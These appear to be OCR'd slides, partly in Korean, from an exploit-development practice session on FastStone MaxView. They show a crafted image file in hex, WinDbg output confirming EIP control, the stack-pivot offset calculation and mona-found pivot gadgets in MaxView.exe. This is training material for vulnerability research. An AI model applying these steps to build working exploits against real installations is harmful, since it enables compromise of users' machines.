
```
0:000> db 0012f69c
0012f69c  00 00 91 91 41 41 41 41-91 91 91 91 91 91 91 91
0012f6ac  91 91 91 91 91 91 91 91-91 91 91 91 91 91 90 91
0012f6bc  91 91 91 91 91 91 91 91-91 91 91 91 91 91 91 91
```

파일 내부 데이터와 일치



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000002F0	45	45	45	45	81	3C	07	57	69	6E	45	75	F0	8B	74	1F	EEEE.<.WinEuð‹t.
00000300	1C	01	FE	03	3C	AE	FF	D7	C0	C0	C0	C0	C0	C0	C0	C0	..þ.<®ÿ×ÀÀÀÀÀÀÀÀ
00000310	C0	C0	C0	C0	F0	A4	80	00	00	00	FF	FF	FF	FF	00	00	ÀÀÀÀð¤€...ÿÿÿÿ..
00000320	00	1C	38	42	49	4D	03	ED	00	00	00	00	00	10	00	77	..8BIM.í.......w
00000330	FD	57	00	02	00	02	00	77	FD	57	00	02	00	02	00	BA	ýW.....wýW.....°
00000340	0C	40	00	BA	0C	38	00	01	00	00	00	00	00	00	00	00	.@.°.8..........
00000350	00	00	0B	D0	00	00	0F	C0	00	01	00	00	00	BA	0C	02	...Ð...À.....°..
00000360	38	42	49	4D	6E	6F	72	6D	FF	00	01	00	00	00	00	0C	8BIMnormÿ.......
00000370	00	00	00	00	00	00	00	00	02	4C	31	00	00	00	91	91	.........L1...''
00000380	41	41	41	41	91	91	91	91	91	91	91	91	91	91	91	91	AAAA''''''''''''
00000390	91	91	91	91	91	91	91	91	91	91	90	91	91	91	91	91	''''''''''.''''
000003A0	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	''''''''''''''''
000003B0	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	''''''''''''''''
000003C0	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	''''''''''''''''
000003D0	90	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	.'''''''''''''''
000003E0	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	''''''''''''''''
000003F0	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	''''''''''''''''
00000400	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	''''''''''''''''
00000410	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	91	''''''''''''''''

Exploit Practice



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000002F0	45	45	45	45	81	3C	07	57	69	6E	45	75	F0	8B	74	1F	EEEE.<.WinEuð‹t.
00000300	1C	01	FE	03	3C	AE	FF	D7	C0	C0	C0	C0	C0	C0	C0	C0	..þ.<®ÿ×ÀÀÀÀÀÀÀÀ
00000310	C0	C0	C0	C0	F0	A4	80	00	00	00	FF	FF	FF	FF	00	00	ÀÀÀÀð¤€...ÿÿÿÿ..
00000320	00	1C	38	42	49	4D	03	ED	00	00	00	00	00	10	00	77	..8BIM.í.......w
00000330	FD	57	00	02	00	02	00	77	FD	57	00	02	00	02	00	BA	ýW.....wýW.....°
00000340	0C	40	00	BA	0C	38	00	01	00	00	00	00	00	00	00	00	.@.°.8..........
00000350	00	00	0B	D0	00	00	0F	C0	00	01	00	00	00	BA	0C	02	...Ð...À.....°..
00000360	38	42	49	4D	6E	6F	72	6D	FF	00	01	00	00	00	00	0C	8BIMnormÿ.......
00000370	00	00	00	00	00	00	00	00	02	4C	31	00	00	00	91	91	.........L1...''
00000380	61	61	61	61	91	91	91	91	91	91	91	91	91	91	91	91	aaaa''''''''''''
00000390	91	91	91	91	91	91	91	91	91	91	90	91	91	91	91	91	''''''''''.'''''

eip control 성공

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\FastStone MaxView\MaxView.exe
eax=00000000 ebx=01787f40 ecx=00000003 edx=0012f31c esi=0322a410 edi=03231804
eip=00704922 esp=0012f2e0 ebp=0012f694 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MaxView+0x304922:
00704922 8b4040          mov     eax,dword ptr [eax+40h] ds:0023:00000040=????????
0:000> g
(500.bf0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=775e71cd esi=00000000 edi=00000000
eip=61616161 esp=0012ed98 ebp=0012edb8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
61616161 ??              ???
```

Exploit Practice

Stack Pivoting

여러 Gadget을 이용해서 쓰기 가능한 공간에 Fake Stack을 구성해 놓고 Chaining하는 기법

Exploit Practice

Stack Pivoting

여러 Gadget을 이용해서 쓰기 가능한 공간에 Fake Stack을 구성해 놓고 Chaining하는 기법

```
0:000> g
(500.bf0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=775e71cd esi=00000000 edi=00000000
eip=61616161 esp=0012ed98 ebp=0012edb8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
61616161 ??              ???
```

esp = 0012ed98

파일 시작 = 0012f340

파일 끝 = 0012f73c


12f340-12ed98 = 5a8
최소 offset = 0x5a8

Exploit Practice


mona result

```
0x0052e0b9 : {pivot 1332 / 0x534} :  # ADD ESP,528 # POP EDI # POP ESI # POP EBX # RETN    ** [MaxView.exe] **   |  startnull
{PAGE_EXECUTE_READ}
0x0050aa6c : {pivot 2116 / 0x844} :  # ADD ESP,838 # POP EDI # POP ESI # POP EBX # RETN    ** [MaxView.exe] **   |  startnull
{PAGE_EXECUTE_READ}
0x0053c2d8 : {pivot 2116 / 0x844} :  # ADD ESP,838 # POP EDI # POP ESI # POP EBX # RETN    ** [MaxView.exe] **   |  startnull
{PAGE_EXECUTE_READ}
0x00505f42 : {pivot 2648 / 0xa58} :  # ADD ESP,0A48 # POP EBP # POP EDI # POP ESI # POP EBX # RETN    ** [MaxView.exe] **   |
startnull,asciiprint,ascii {PAGE_EXECUTE_READ}
0x00537ed1 : {pivot 2648 / 0xa58} :  # ADD ESP,0A48 # POP EBP # POP EDI # POP ESI # POP EBX # RETN    ** [MaxView.exe] **   |  startnull
```

Fake Stack



Exploit Practice



Q & A